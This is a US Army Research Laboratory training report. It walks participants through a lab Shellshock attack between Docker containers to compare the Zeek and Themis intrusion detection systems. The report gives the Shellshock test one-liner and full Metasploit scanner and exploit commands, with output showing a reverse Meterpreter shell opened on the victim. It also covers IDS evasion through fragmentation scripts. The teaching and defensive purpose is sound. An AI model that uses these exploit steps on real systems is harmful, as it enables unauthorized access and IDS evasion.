ARL-SR-0495 ● MAY 2024

Hands-on Cybersecurity Studies: Intrusion Detection System Evasion Mitigation with Themis

by Jonathan Martinez and Jaime C Acosta

DISTRIBUTION STATEMENT A. Approved for public release: distribution unlimited.

NOTICES

Disclaimers

The findings in this report are not to be construed as an official Department of the Army position unless so designated by other authorized documents.

Citation of manufacturer's or trade names does not constitute an official endorsement or approval of the use thereof.

Destroy this report when it is no longer needed. Do not return it to the originator.

ARL-SR-0495 ● MAY 2024

Hands-on Cybersecurity Studies: Intrusion Detection System Evasion Mitigation with Themis

Jonathan Martinez
University of Texas at El Paso

Jaime C Acosta
DEVCOM Army Research Laboratory

DISTRIBUTION STATEMENT A. Approved for public release: distribution unlimited.

REPORT DOCUMENTATION PAGE

1. REPORT DATE	2. REPORT TYPE	3. DATES COVERED	
		START DATE	END DATE
May 2024	Special Report	2/01/2023	2/29/2024

4. TITLE AND SUBTITLE
Hands-on Cybersecurity Studies: Intrusion Detection System Evasion Mitigation with Themis

5a. CONTRACT NUMBER	5b. GRANT NUMBER	5c. PROGRAM ELEMENT NUMBER
5d. PROJECT NUMBER	**5e. TASK NUMBER**	**5f. WORK UNIT NUMBER**

6. AUTHOR(S)
Jonathan Martinez and Jaime C Acosta

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)	8. PERFORMING ORGANIZATION REPORT NUMBER
DEVCOM Army Research Laboratory ATTN: FCDD-RLA-ND Adelphi, MD 20783	ARL-SR-0495

9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES)	10. SPONSOR/MONITOR'S ACRONYM(S)	11. SPONSOR/MONITOR'S REPORT NUMBER(S)

12. DISTRIBUTION/AVAILABILITY STATEMENT
DISTRIBUTION STATEMENT A. Approved for public release: distribution unlimited.

13. SUPPLEMENTARY NOTES
ORCID ID: Jaime C Acosta, 0000-0003-2555-9989

14. ABSTRACT
This report introduces a hands-on cybersecurity exercise that is meant to be completed by participants. The participants leverage practical techniques, specifically focusing on intrusion detection system (IDS) evasion tactics and network monitoring tools, to simulate a Shellshock attack to enhance their capacity to detect and mitigate cybersecurity risks, thereby fortifying their defenses against evolving threats in the digital landscape. Through hands-on engagement, attendees develop proficiency in recognizing and implementing diverse evasion strategies utilized by attackers to circumvent IDSs. Essential tools like TCPDump, Zeek (previously Bro), and Robust Zeek (Themis) are employed for traffic analysis, anomaly detection, and threat identification. .

15. SUBJECT TERMS
cybersecurity; intrusion detection system; IDS; evasion techniques; network monitoring tools; TCPDump; Zeek; Robust Zeek (Themis); Shellshock attack simulation; anomaly detection; threat identification; cybersecurity defense strategies; collaborative innovation testbed; CyberRIG; Network, Cyber, and Computational Sciences

16. SECURITY CLASSIFICATION OF:			17. LIMITATION OF ABSTRACT	18. NUMBER OF PAGES
a. REPORT	b. ABSTRACT	C. THIS PAGE		
UNCLASSIFIED	UNCLASSIFIED	UNCLASSIFIED	UU	28

19a. NAME OF RESPONSIBLE PERSON	19b. PHONE NUMBER *(Include area code)*
Jaime C Acosta	(915) 747-8012

STANDARD FORM 298 (REV. 5/2020)
Prescribed by ANSI Std. Z39.18

Contents

List of Figures

1. Introduction and Exercise Overview

An intrusion detection system (IDS) serves as a pivotal security mechanism designed to vigilantly monitor network traffic for indications of security breaches or malicious attacks. However, the efficacy of an IDS can be undermined through a variety of evasion techniques employed by adversaries. These evasion methods encompass diverse strategies such as fragmentation, protocol-level manipulation, timing-based obfuscation, encryption, and other forms of disguise. While these techniques may succeed in circumventing an IDS, it is imperative to recognize that absolute evasion does not guarantee the complete concealment of malicious activity. Hence, the field of cybersecurity perpetually endeavors to innovate and refine detection mechanisms, staying one step ahead of evolving threats. Through continual research and adaptation, security experts strive to fortify defenses and mitigate the risks posed by emerging intrusion tactics.

In this exercise, participants partake in a hands-on cybersecurity exercise where they will transmit a Shellshock attack from an attacker to a victim machine with the goal of demonstrating the effectiveness of two tools: Zeek[1] and Themis.[2] The attacker launches an attack from their machine straight at the victim's system, and the analyst must keep a close eye on everything with TCPDump, capturing those packets as they traverse the network. Two powerful tools exist in the victim virtual machine (VM) to sniff out malicious packets in incoming payloads: Zeek and Themis. Zeek does not find any suspicious traffic in this case, but Themis is not easily fooled. It raises the alarm, detecting the Shellshock script and throwing a notice to the victim. This exercise is not just about playing defense; it focuses on learning to think like the attacker so analysts can stay one step ahead.

1.1 Shellshock Attack Overview

The Shellshock attack, also referred to as the Bashbug, is well-known in the public cybersecurity community. It surfaced in 2014 as a critical vulnerability within the Unix Bash shell, enabling execution of unauthorized commands on systems, potentially leading to unauthorized access or control. This stems from the mishandling of specific Bash environment variables, allowing for malicious command injection through tailored HTTP requests, emails, or other avenues. Consequently, Shellshock poses a security risk to Unix-based systems, emphasizing the urgency of promptly applying patches and security updates to mitigate the threat of exploitation.

1.2 Intrusion Detection Systems: Zeek and Themis

Zeek, previously recognized as Bro, stands out as an advanced public and open-source network security monitoring tool that conducts real-time analysis of network traffic. By generating comprehensive logs and delving into protocol-level examination, Zeek offers deep insights into network operations, promptly flagging potential security risks like unusual traffic patterns and known attack signatures. This makes it an indispensable asset for defenders and analysts aiming to stay ahead of threats.

Robust Zeek, also referred to as Themis, is also publicly available and open source. It can be seen as an enhanced version of Zeek, integrating additional functionalities to fortify network defenses. Through the incorporation of advanced algorithms and machine learning techniques, Themis elevates Zeek's detection capabilities, allowing for the identification of sophisticated and previously unidentified threats with heightened precision. With Themis at their disposal, users can bolster their network security posture, leveraging cutting-edge technologies to proactively identify and counter evolving cyber threats.

1.3 TCPDump

TCPDump is a command-line packet analyzer used for network troubleshooting and security analysis. It captures and displays network packets in real time, offering insights into network traffic and protocol interactions. With its filtering features, TCPDump allows targeted analysis and supports offline packet capture for further examination, making it invaluable for network administrators and security experts in detecting and addressing network issues and security threats.

2. Setup and Configuration

The setup of the exercise includes two VMs with the following software:

- Oracle VirtualBox 6.1.30 64-bit[3]
- Kali Linux 2022.1 64-bit VM[4]: IDS Evasion–Attacker
- Kali Linux 2022.1 64-bit VM: IDS Evasion–Victim
- Docker[5]
- Zeek
- Themis (a.k.a., Robust Zeek)
- TCPDump

The VMs have Docker preinstalled for simulation purposes of the Attacker, Victim, and Themis machines. This ensures a secure environment since a Shellshock attack is performed in the victim machine. The US Army Combat Capabilities Development Command (DEVCOM) Army Research Laboratory South Cyber Rapid Innovation Group Collaborative Innovation Testbed serves as the hosting environment for the Kali Linux VMs. This setup provides a controlled and secure environment for conducting the exercise, allowing participants to simulate and analyze IDS evasion techniques. With the comprehensive suite of software tools, including Oracle VirtualBox, Kali Linux VMs, Docker, Zeek, Themis, and TCPDump, participants can effectively explore potential security threats while gaining hands-on experience in cybersecurity.

3. Learning Objectives

The exercise aims to provide participants with practical skills and knowledge in cybersecurity, emphasizing IDS evasion techniques and network monitoring tools. Specific learning objectives include the following:

- Understanding IDS Evasion Techniques: Participants will familiarize themselves with various evasion strategies utilized by attackers to bypass IDSs, such as fragmentation, protocol-level manipulation, timing-based obfuscation, and encryption.
- Network Monitoring Tools Basics: Participants will gain knowledge in how to use essential network monitoring tools, including TCPDump, Zeek, and Robust Zeek (Themis). They will learn to deploy and configure these tools to analyze network traffic, detect anomalies, and identify potential security threats effectively.
- Practical Application of IDS Evasion and Detection: Participants will simulate a Shellshock attack scenario, transmitting malicious payloads from an attacker to a victim machine. Utilizing TCPDump for packet capture and analysis, participants will observe network traffic flow and recognize signs of intrusion.

By achieving these learning objectives, participants will enhance their comprehension of cybersecurity principles and acquire practical experience in defending against sophisticated cyber threats.

4. Exercise

The following exercise is intended to provide participants with a comprehensive walkthrough comprised of a series of step-by-step tasks. Each task will be conducted within two Kali Linux VMs called “IDS Evasion–Attacker” and “IDS Evasion–Victim.” It is essential to note that all data and systems involved in this exercise are entirely fictional and simulated, exclusively for educational purposes.

Participants are given the following text at the start of the exercise:

> The CEO of SmartExperts found out someone tried to gain access to his computer. For that reason, he decided to add a network-based IDS (NIDS) in his computer, but he is still not sure it works as expected. Since his computer contains sensitive information about the organization, he is willing to give you a substantial reward to find vulnerabilities in his NIDS and fix them. Figure 1 shows the environment that you will use.



Fig. 1 Environment representation diagram

4.1 Step 0: Reconnaissance

****

A **container** is a “package” that holds everything an app needs to run, such as the code, tools, and settings. It keeps your app separate from other programs and makes it easy to run anywhere without worrying about differences between **computers**. It is a handy way to keep your app organized and running smoothly. In this case, we are using the containers to simulate **victim**, **attacker**, and **IDS** devices.

Docker is a tool that helps developers package and run applications in lightweight, isolated containers. It simplifies the process of building, deploying, and scaling applications across different environments. **Docker** improves security by isolating applications in containers, preventing vulnerabilities from spreading.

In the following exercise, we will be dealing with three Docker containers that will simulate three machines. As you can see in Fig. 1, we have two VMs. The containers are distributed in both as follows:

my_vic: Victim container, where we will receive the Shellshock attack.

my_att: Attacker container. This container will simulate the attacker device, where we will transmit the attack from a list of Shellshock attacks.

my_themis: Themis container. This container will simulate the Themis device, where we will analyze the packet capture file that the victim generates with Themis and Zeek, two IDS tools that will be explained in this report.

****

1) Open the Victim VM. The credentials are the following:

   username: kali

   password: kali

2) Open a new terminal by clicking the following icon in the desktop:

3) Type the following command:

   ifconfig eth0

4) What is the IP address? _____

5) Do the same on our other VM (Attacker). Go ahead and open the Attacker VM. The credentials are the following:

   username: kali

   password: kali

6) Type the same command as Step 3 and enter your IP address here:

   _____

****

Now that we have the IP addresses, we can proceed to use the Docker containers to perform the attack and analysis using **Zeek** and **Themis**, so be prepared!

Zeek is a free and open-source **network security monitoring tool** that **analyzes network traffic** to detect potential **security threats**. It passively **monitors** network packets in real time, extracting **information** and alerting users to **suspicious**

activity, helping organizations enhance their **cybersecurity defenses**. "**Robust Zeek**" or "**Themis**" extends the **capabilities** of the Zeek network security monitoring tool by incorporating **advanced features** and **enhancements**. These additions enhance Zeek's **effectiveness** in detecting and responding to **network security threats**, providing users with more comprehensive **protection against evolving cyber threats**.

****

4.2 Step 1: Metasploit Vulnerability Scanning

****

In the following series of steps, we will be using Metasploit to perform a scan on the victim's device. To do this, we will be using the auxiliary module "auxiliary/scanner/http/apache_mod_cgi_bash_env."

This Metasploit module scans web servers for the Shellshock vulnerability that enables attackers to execute arbitrary commands via specially crafted HTTP requests. It automates the process of identifying vulnerable systems, aiding security professionals in assessing and securing their web servers.

****

7) Open the **Victim VM** again.
8) Open a new terminal by clicking the following icon:

9) Inside the terminal, you should see the following (Fig. 2):

Fig. 2 Kali Linux terminal

10) We will be doing a scan using the Metasploit framework. Type the following in the terminal:

```
msfconsole
```

11) You should see the following (Fig. 3). Sometimes the draw may change, but what we are looking for is that the **Metasploit Framework Console** (**MSFConsole**) session gets open, as circled in red.

Fig. 3 Metasploit console

12) Let us see if Metasploit can help us find something to scan for a Shellshock vulnerability. Something like a scanner would be great. Type the following:

```
search shellshock
```

13) Please enter the module that can help us. Hint: We are looking for an auxiliary scanner.

_____

14) Type "**use**" and the module you identified that can help us to see if our device is vulnerable to a Shellshock attack:

```
use auxiliary/scanner/http/apache_mod_cgi_bash_env
```

15) You should see your terminal as follows:

```
msf6 auxiliary(scanner/http/apache_mod_cgi_bash_env) >
```

This means that we are using the module that will help us to scan for a Shellshock vulnerability. To achieve this, we need to set a host (in this case, our victim's IP and a TARGETURI, which is the specific web address or path being analyzed or targeted for scanning or exploitation that you will be provided).

16) Define the host. Type the following command:

```
set RHOSTS *VICTIM'S IP ADDRESS*
```

17) You should see the following output:

```
RHOSTS ⇒ 192.168.0.27
```

Note: I am hiding the IP address. You should go back and find it!

18) Specify a Target URI. In this case, it will be /cgi-bin/shockme.cgi.

```
set TARGETURI /cgi-bin/shockme.cgi
```

19) You should see the following output:

```
TARGETURI ⇒ /cgi-bin/shockme.cgi
```

20) Simply type the following:

```
> run
```

21) You should see the following:

```
[+] uid=33(www-data) gid=33(www-data) groups=33(www-data)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The term "uid=33" in a Unix-like system like Linux refers to user ID 33, while "gid=33" is group ID 33, and "groups=33" indicates membership in group 33. These IDs uniquely identify users and groups and are crucial for access control. Matching UID and GID, along with group membership, suggest associations that are commonly used in managing file permissions. Right next to 33, we are receiving the hostname of the victim. This means that this machine is vulnerable to a Shellshock exploit.

22) Verify that this machine is vulnerable to the Shellshock attack. Type the following:

```
> options
```

23) You should see the following (Fig. 4):

```
Module options (auxiliary/scanner/http/apache_mod_cgi_bash_env):

   Name          Current Setting             Required  Description
   ----          ---------------             --------  -----------
   CMD           /usr/bin/id                 yes       Command to run (absolute paths re
                                                       quired)
   CVE           CVE-2014-6271               yes       CVE to check/exploit (Accepted: C
                                                       VE-2014-6271, CVE-2014-6278)
   HEADER        User-Agent                  yes       HTTP header to use
   METHOD        GET                         yes       HTTP method to use
   Proxies                                   no        A proxy chain of format type:host
                                                       :port[,type:host:port][ ... ]
   RHOSTS        192.168.0.27                yes       The target host(s), see https://g
                                                       ithub.com/rapid7/metasploit-frame
                                                       work/wiki/Using-Metasploit
   RPORT         80                          yes       The target port (TCP)
   SSL           false                       no        Negotiate SSL/TLS for outgoing co
                                                       nnections
   TARGETURI     /cgi-bin/shockme.cgi        yes       Path to CGI script
   THREADS       1                           yes       The number of concurrent threads
                                                       (max one per host)
   VHOST                                     no        HTTP server virtual host
```

Fig. 4 Module options

Based on the output that we have in the module's options (Fig. 4), it appears this machine is vulnerable to the Shellshock vulnerability.

24) Try another approach to confirm that. Type the following and do not close the terminal.

"***exit***"

25) Use a simple command to test if our Docker container is vulnerable to a Shellshock attack, but first, try it on our local VM. Type the following:

```
env x='() { :;}; echo vulnerable' bash -c "echo This is a test"
```

26) What is the output you received?

_____

27) Try that in our victim container. Enter the following command:

```
sudo docker exec -it my_vic /bin/bash
```

If you are asked to enter a password, enter "**kali**".

28) If you followed the previous steps correctly, you should see the following:

```
root@df7e26ed8adf:/#
```

This means that you already accessed the victim's container!

29) Type the same command. Again, here it is:

```
env x='() { :;}; echo vulnerable' bash -c "echo This is a test"
```

30) What is the output you received? What differences do you see?

_____

This command sequence exploits the Shellshock vulnerability by using the "env" command to set an environment variable containing a malicious Bash function. When Bash is invoked with this environment variable, it interprets and executes the function, leading to the execution of the "echo vulnerable" command. The additional command "echo This is a test" is included to mask the malicious intent within a seemingly harmless command.

env x='() { :;}; echo vulnerable': This command sets an environment variable "x" with a Bash function definition. The function defined here is `() { :;}; echo vulnerable`. Inside this function, ":" is a no-op command (it does nothing), followed by "echo vulnerable."

bash -c "echo This is a test": This part of the command invokes a new instance of the Bash shell ("bash") and tells it to execute the command "echo This is a test."

Next, we will be using **TCPDump**, but first, we need to learn what it is.

TCPDump is a command-line packet analyzer used for **network troubleshooting** and **security analysis**. It captures and displays network packets in real time, offering insights into network traffic and protocol interactions. With its filtering

features, **TCPDump** allows targeted analysis and supports offline packet capture for further examination, making it invaluable for network administrators and security experts in detecting and addressing **network issues** and **security threats**.

4.3 Step 2: Shellshock Attack Transmission Using Metasploit

Metasploit is an advanced framework tailored for assessing and exploiting security flaws within computer systems. It furnishes a comprehensive suite of utilities and functionalities that aid security practitioners and penetration testers in evaluating and fortifying network and application security. Metasploit empowers users to simulate cyber intrusions, pinpoint vulnerabilities in systems, and devise strategies to rectify potential risks. Through its intuitive interface and extensive repository of exploits and payloads, Metasploit stands as a formidable and extensively employed tool in the cybersecurity realm.

****

31) Open the Attacker VM.

32) Open a new terminal by clicking the following icon:

33) Type the following command:

```
msfconsole
```

34) Now we are in Metasploit again. Type the following command to use the Shellshock exploit module:

```
use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

35) You should see the following:

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

36) We will proceed to set the host and the common gateway interface like we did in the scanning process. Type the following:

```
set RHOSTS *Victim'sIPAddress*
```

37) You should see the following output (Fig. 5):

```
RHOSTS ⇒ <IP Address>
```

Fig. 5 Linux terminal

38) Specify a Target URI. In this case, it will be /cgi-bin/shockme.cgi.

```
set TARGETURI /cgi-bin/shockme.cgi
```

39) You should see the following output:

```
TARGETURI ⇒ /cgi-bin/shockme.cgi
```

40) Simply type the following:

```
> run
```

41) You should see the following:

```
[*] Started reverse TCP handler on 192.168.0.28:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.0.27
[*] Meterpreter session 1 opened (192.168.0.28:4444 → 192.168.0.27:43264) at 2024-03-01 20:09:59 -0500

meterpreter >
```

Meterpreter, found in Metasploit, is a powerful tool used after hacking into a system. It lets attackers control the hacked system secretly and do things like run commands and take data. Because it is hard to detect, security experts often use it to test networks and find weaknesses.

42) Let us see if we actually gained control over the Victim's container. Type the following command:

```
meterpreter > getuid
```

What UID did you get?

_____

43) Use the victim's shell. Type:

```
meterpreter > shell
```

44) You should see the following:

```
Process 208 created.
Channel 1 created.
```

This means that we were able to access the victim's shell as if we were using a terminal!

45) Simply type the following and press **Enter**:

```
whoami
```

46) What is the output you received?

_____

Great! This means that we indeed gained access to the victim's device. You can proceed to type "exit" in the Meterpreter terminal and "exit" in Metasploit.

4.4 Step 3: Shellshock Attack Transmission Using Fragmentation Python Script

Attackers can use fragmentation to break a Shellshock script into smaller pieces, helping them evade detection from IDSs. This tactic hides the malicious payload's true nature and makes it harder for an IDS to spot the entire script. In the following series of steps, we will compare the effectiveness of Zeek and Themis against some Python scripts with fragmentation capabilities.

47) Open the victim's container again by using the following command in your Victim's VM:

```
sudo docker exec -it my_vic /bin/bash
```

48) Type the following command:

```
tcpdump -i any -l -w /vic/vic_cap.pcap
```

If you are not sure what you just typed, let us break down the command so you can understand it:

- **tcpdump**: Command-line packet analyzer tool we are using to capture the traffic.
- **-i any**: Capture packets from all available interfaces.
- **-l**: Line-buffered mode. Print captured packets immediately rather than buffering them.
- **-w vic/vic_cap.pcap**: Save captured packets to "vic_cap.pcap" file in the "vic" directory in PCAP format.

49) When pressing **Enter**, you will see the following. Do not press anything at the moment. **Leave it running.**

```
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked), capture size 2
62144 bytes
```

50) Open the Attacker VM.

51) Inside the Attacker VM, open a new terminal by clicking the following icon:

52) Type the following command:

```
└─$ sudo docker exec -it my_att /bin/bash
```

This is to access the attacker container.

*If you are asked to enter a password, enter "**kali**".*

53) If you followed the previous steps correctly, you should see the following:

```
root@93e3620261a9:/#
```

54) Navigate to the attacks directory by typing the following command:

```
cd scripts/attacks/
```

55) Type "**ls**" and press **Enter**.

56) What do you see?

_____

57) Spoiler alert: You are watching the **Python attack scripts** that we can use and some **PCAP** files created by using those attacks (Fig. 6), but we will choose "Shellshock MD5 Data."



Fig. 6 Themis samples

58) These attacks are not sent automatically; there must be a configuration file that includes the attack string. In this case, it is called **shellshock_utils.py**. Open it by typing "**vi shellshock_utils.py**".

59) You should see the following (Fig. 7):



Fig. 7 shellshock_utils script

Make your guess by using the knowledge you have gained and type the attack string here:

_____

60) To close the VI Editor, press "**Esc**" then type "**:q!**" and press "**Enter**".

61) It is time to send the Shellshock attack to the victim while TCPDump is active in the victim container. Type the following command inside the attacker container:

```
python3 shellshock_md5_data.py
```

62) If you did the previous step correctly, you should see the following (Fig. 8):



Fig. 8 TCPDump packet capture

63) Go back to the victim container in the **Victim Container**. Do you remember that you left TCPDump running? It is time to stop it. Press **Ctrl^C** and answer the following question:

    How many packets were captured? _____

    We will be analyzing the Shellshock payload that the attacker sent to the victim using Zeek and Themis. If you want to refresh yourself about these tools, go back to Step 0.

64) Without closing our container, open a **new terminal** inside the **Victim's VM.**

65) Type the following command:

```
cd themis_exp
```

66) Copy the file we created to capture the traffic from the victim container to the Themis container that we will open in a few moments. Type the following:

```
sudo cp vic/vic_cap.pcap themis/
```

    If you are asked to enter a password, enter "**kali**".

67) Execute the Themis container. Type the following:

```
sudo docker exec -it my_themis /bin/bash
```

68) You should see the following:

```
root@698fc8964780:/#
```

69) Inside the container, type "**ls**" and note that the only thing we can see right now are directories.

70) We will be analyzing the vic_cap.pcap file using two versions of Zeek. One is called Zeek, and the other is called Themis (a.k.a., Robust Zeek). First, we will move on to analyze the file using Zeek. Type the following:

```
root@698fc8964780:/# /usr/local/zeek/bin/zeek -r /themis/vic_cap.pcap /bro-sh
ellshock/scripts/shellshock_zeek4.bro -C
```

71) We should see the following (Fig. 9) once the analysis is complete:

```
warning: Loading script '/bro-shellshock/scripts/shellshock_zeek4.bro' with l
egacy extension, support for '.bro' will be removed in Zeek v4.1
warning in /bro-shellshock/scripts/shellshock_zeek4.bro, line 303 and /usr/lo
cal/zeek/share/zeek/base/bif/plugins/./Zeek_ICMP.events.bif.zeek, line 75: us
e of deprecated 'icmp_echo_request' prototype: Remove in v4.1.  The icmp_info
 record is replacing icmp_conn. (event(c:connection; icmp:icmp_conn; id:count
; seq:count; payload:string;))
Connection: 192.168.0.28:47280 > 11.0.0.100:80
[AMBIGUITY_COUNT] 0, 2
Connection: 11.0.0.100:8 > 192.168.0.28:0
[AMBIGUITY_COUNT] , 2
root@698fc8964780:/#
```

Fig. 9 Zeek analysis output

72) Type "**ls**" again and enter the names of the files that are being generated:

Hint: There are five in the .log format.

1: _____

2: _____

3: _____

4: _____

5: _____

73) It seems that Zeek does its job, but it can do it better. If you see the difference with respect to Step 69, we are missing a notice. For the attacker's purposes, this is great. It was a successful attack since the victim's device did not generate a notice for the host. But now we want to prove whether this attack works against its extension and demonstrate its improved capabilities. Type the following inside the Themis container:

```
root@698fc8964780:/# /usr/local/zeek/bin/zeek -R -r /themis/vic_cap.pcap /bro
-shellshock/scripts/shellshock_zeek4.bro -C
```

74) What is the difference you see with respect to the previous Zeek command? **Hint**: It is very simple.

_____

75) Press **Enter** once you identify the difference. You should see the following (Fig. 10):

```
warning: Loading script '/bro-shellshock/scripts/shellshock_zeek4.bro' with l
egacy extension, support for '.bro' will be removed in Zeek v4.1
warning in /bro-shellshock/scripts/shellshock_zeek4.bro, line 303 and /usr/lo
cal/zeek/share/zeek/base/bif/plugins/./Zeek_ICMP.events.bif.zeek, line 75: us
e of deprecated 'icmp_echo_request' prototype: Remove in v4.1.  The icmp_info
 record is replacing icmp_conn. (event(c:connection; icmp:icmp_conn; id:count
; seq:count; payload:string;))
Connection: 192.168.0.28:47280 > 11.0.0.100:80
[AMBIGUITY_COUNT] 0, 2
Connection: 11.0.0.100:8 > 192.168.0.28:0
[AMBIGUITY_COUNT] , 2
root@698fc8964780:/#
```

Fig. 10 Themis analysis output

76) Type "**ls**" and pay attention to the details.

77) What is the difference with respect to **Step 72**? Type it here:

_____

78) If you do not like to guess, I have to give you the answer (or a very obvious hint) to **Step 72**. Type the following (I am already providing you the previous answer in the following command):

```
cat notice.log
```

79) What type of exploit is being detected according to the output? **Hint**: It has been mentioned a lot in this exercise!

_____

80) What is the IP address where the attack is being sent? Compare it with the one you provided in the first steps of the exercise. Does it look familiar?

_____

Congratulations! You have completed this exercise! If you wish to continue researching this topic you can follow Section 5 of this report.

Now you can look over the log files that were generated by Zeek and Themis to identify the anomalies that were identified. Remember to use the "*cat*" command to print their output and analyze them.

5. Future Work

For future work, we plan to implement the **Fragrouter** tool to break up the Shellshock attack. **Fragrouter** is a network tool used for fragmentation and manipulation of IP packets. It allows users to fragment packets in various ways. Fragmentation divides large data packets into smaller fragments for efficient transmission. In cybersecurity, this technique is used to evade detection by breaking attack payloads into less noticeable segments to slip by network security mechanisms (i.e., IDSs and tools like Themis) without setting off any alerts and facilitating network analysis tasks. By disrupting IDS pattern-matching algorithms, fragmented packets can slip past detection, allowing attackers to launch successful cyberattacks while remaining undetected.

6. Conclusion

This exercise vividly demonstrates the back-and-forth nature of cybersecurity. By staging a Shellshock attack and utilizing **Zeek** and **Themis**, we see how defenders can catch attackers in the act—it is not just about playing defense, but about understanding an attacker's tactics. This hands-on exploration of evasion tactics underscores the importance of staying vigilant and continually improving our defenses to keep networks safe from evolving threats.

7. References

1. Zeek. The Zeek Project; c2023 [accessed 2023 Sep 15]. https://zeek.org.
